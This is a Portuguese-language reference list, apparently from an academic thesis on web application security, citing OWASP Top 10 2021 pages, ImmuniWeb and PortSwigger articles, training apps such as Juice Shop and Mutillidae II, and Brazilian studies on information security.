IMMUNIWEB. **OWASP Top 10 Security Risks and Vulnerabilities**. Genebra: 2022. Disponível em: <https://www.immuniweb.com/resources/owasp-top-ten>. Acesso em: 20 Out. 2022.

IMMUNIWEB. **OWASP Top 10 in 2021: Insecure Design Practical Overview**. Genebra: 2022. Disponível em: <https://www.immuniweb.com/blog/OWASP-insecure-design.html>. Acesso em: 27 Nov. 2022.

IMMUNIWEB. **OWASP Top 10 in 2021: Vulnerable and Outdated Components Practical Overview**. Genebra: 2022. Disponível em: <https://www.immuniweb.com/blog/OWASP-vulnerable-and-outdated-components.html>. Acesso em: 26 Out. 2022.

IMMUNIWEB. **OWASP Top 10 in 2021: Security Logging and Monitoring Failures Practical Overview**. Genebra: 2022. Disponível em: <https://www.immuniweb.com/blog/OWASP-security-logging-and-monitoring-failures.html>. Acesso em: 24 Out. 2022.

KIMMINICH, Björn. **OWASP Juice Shop Project**. 2020. Disponível em: <https://owasp.org/www-project-juice-shop/>. Acesso em: 27 Set. 2022.

MEDIUM. **A09:2021-Security Logging and Monitoring Failures**. 2021. Disponível em: https://medium.com/@shivam_bathla/a09-2021-security-logging-and-monitoring-failures-88c1c349f5a6. Acesso em: 26 Out. 2022.

MUTILLIDAE II. **OWASP Mutillidae II**. 2021. Disponível em: <https://github.com/webpwnized/mutillidae>. Acesso em: 7 Out. 2022.

NETTO, Abner da Silva. **GESTÃO DA SEGURANÇA DA INFORMAÇÃO: FATORES QUE INFLUENCIAM SUA ADOÇÃO EM PEQUENAS E MÉDIAS EMPRESAS**. Vol. 4, No. 3. São Caetano do Sul: USCS, 2007.

ORTEGA, Felipe Delboni. **UM ESTUDO APLICADO A SEGURANÇA DE APLICAÇÕES WEB**. Jundiaí: Centro Universitário Padre Anchieta, 2021.

OWASP. **OWASP Top 10:2021**. Disponível em: <https://owasp.org/Top10/>. Acesso em: 8 Set. 2022.

OWASP. **A01:2021 – Broken Access Control**. 2021. Disponível em: https://owasp.org/Top10/A01_2021-Broken_Access_Control/. Acesso em: 21 Set. 2022.

OWASP. **A02:2021 – Cryptographic Failures**. 2021. Disponível em: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/. Acesso em: 5 Out. 2022.

OWASP. **A03:2021 – Injection**. 2021. Disponível em: https://owasp.org/Top10/A03_2021-Injection/. Acesso em: 2 Set. 2022.

OWASP. **A04:2021 – Insecure Design**. 2021. Disponível em: https://owasp.org/Top10/A04_2021-Insecure_Design/. Acesso em: 12 Nov. 2022.

OWASP. **A05:2021 – Security Misconfiguration**. 2021. Disponível em: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/. Acesso em: 11 Out. 2022.

OWASP. **A06:2021 – Vulnerable and Outdated Components**. 2021. Disponível em: https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/. Acesso em: 19 Set. 2022.

OWASP. **A07:2021 – Identification and Authentication Failures**. 2021. Disponível em: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/. Acesso em: 20 Nov. 2022.

OWASP. **A08:2021 – Software and Data Integrity Failures**. 2021. Disponível em: https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/. Acesso em: 17 Nov. 2022.

OWASP. **A09:2021 – Security Logging and Monitoring Failures**. 2021. Disponível em: https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/. Acesso em: 24 Out. 2022.

OWASP. **A10:2021 – Server-Side Request Forgery (SSRF)**. 2021. Disponível em: https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/. Acesso em: 13 Nov. 2022.

OWASP CHEAT SHEET SERIES. **Injection Prevention Cheat Sheet**. 2021. Disponível em: https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html. Acesso em: 18 Out. 2022.

OWASP CHEAT SHEET SERIES. **Authentication Cheat Sheet**. 2021. Disponível em: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html. Acesso em: 9 Set. 2022.

PORTSWIGGER. **Secure your world**. Cheshire: 2022. Disponível em: <https://portswigger.net>. Acesso em: 17 Out. 2022.

PORTSWIGGER. **What is cross-site scripting (XSS)?**. Cheshire: 2022. Disponível em: <https://portswigger.net/web-security/cross-site-scripting>. Acesso em: 6 Out. 2022.

PORTSWIGGER. **How to secure your authentication mechanisms**. Cheshire: 2022. Disponível em: <https://portswigger.net/web-security/authentication/securing>. Acesso em: 7 Dez. 2022.

PORTSWIGGER. **How to secure your authentication mechanisms**. Cheshire: 2022. Disponível em: <https://portswigger.net/web-security/authentication/securing>. Acesso em: 8 Nov. 2022.

PRATT, Mary K. **CISO: Data integrity and confidentiality are 'pillars' of cybersecurity**. Disponível em: <https://www.techtarget.com/searchcio/feature/CISO-Data-integrity-and-confidentiality-are-pillars-of-cybersecurity>. Acesso em: 11 Nov. 2022.

SAMPAIO, Felipe Ferreira. **UMA ANÁLISE PRÁTICA DAS PRINCIPAIS VULNERABILIDADES EM APLICAÇÕES WEB BASEADO NO TOP 10 OWASP**. Quixadá: UFC, 2021.

SECURITY REPORT. **Pesquisa aponta que 59% das empresas já sofreram algum tipo de ciberataque**. 2021. Disponível em: <https://www.securityreport.com.br/overview/pesquisa-aponta-que-59-das-empresas-ja-sofreram-algum-tipo-de-ciberataque/>. Acesso em: 16 Nov. 2022.

SÊMOLA, Marcos. **Gestão da Segurança da Informação: Uma Visão Executiva**. 2. ed. São Paulo: Elsevier, 2003.

TAHA, Antonio Marco da Costa. **GUIA DE TESTES DE SEGURANÇA PARA APLICAÇÕES WEB**. Florianópolis: UFSC, 2017.

TYAGI, *et. al.* **Evaluation of static web vulnerability analysis tools**. Fifth International Conference on Parallel, Distributed and Grid Computing (PDGC): IEEE, 2018.